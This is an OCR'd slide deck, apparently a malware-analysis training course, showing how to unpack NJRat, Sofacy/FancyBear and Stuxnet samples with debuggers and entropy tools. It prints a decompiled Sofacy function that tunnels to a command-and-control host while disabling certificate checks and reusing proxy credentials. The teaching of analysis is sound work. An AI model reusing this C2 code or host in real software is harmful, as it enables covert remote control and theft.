
solutions:0x02

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging




Unpacking NJRat
solutions: 0x03

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk




Unpacking NJRat
solutions: 0x04

- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



Unpacking NJRat
solutions: 0x05


- Looks like .NET Again
- Let's look at DnSpy



Unpacking NJRat


solutions: 0x06

- Keylogger Code
- CnC Traffic Code



Unpacking NJRat
solutions: 0x07

- CnC Server IP Address
- CnC Keyword




Unpacking Sofacy / FancyBear

solutions: 0x09

Unpacking Sofacy / FancyBear

solutions: 0x0a


- C++
- No Packer Detected
- Let's look at entropy



Unpacking Sofacy / FancyBear

solutions: 0x0b

- Not Packed?
- Let's look in x64dbg



Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!


Unpacking Sofacy / FancyBear

solutions: 0x0c

- Interesting Export




- .NET Assembly Injection Method



Unpacking Sofacy / FancyBear

solutions: 0x0e


- Create .NET Instance



Unpacking Sofacy / FancyBear


solutions: 0x0e

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?




Unpacking Sofacy / FancyBear

solutions: 0x0e



- After Dumping the Data
- Interesting Metadata






Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

Unpacking Sofacy / FancyBear

solutions: 0x0e

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlMkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
          (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
          X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

Unpacking KPot
solutions: 0x00

Placeholder





Figure: Stuxnet - PortexAnalyzer


NOTE: Here we can see that it appears packed due to high entropy

Unpacking Stuxnet
solutions: 0x0f

- Here we see .stub
- Points to Packed Data



- Unpacking Function
- Injection Function



Unpacking Stuxnet

solutions: 0x0f





Figure: Stuxnet Unpacking - Locating the .stub section

Unpacking Stuxnet

solutions: 0x0f

- Step until .stub is found






Figure: Stuxnet Unpacking - Offset to Stub

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Unpacking Routine

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Unpacked Payload in Memory




Figure: Stuxnet Unpacking - Entropy After Stage 1




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Start of Stage 2 (UPX)




Figure: Stuxnet Unpacking - Checking Entropy Again




Figure: Stuxnet Unpacking - Can View Strings and Functions!

References

- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- https://github.com/m0n0ph1/Process-Hollowing
- http://blog.sevagas.com/?PE-injection-explained
- https://en.wikipedia.org/wiki/DLL_injection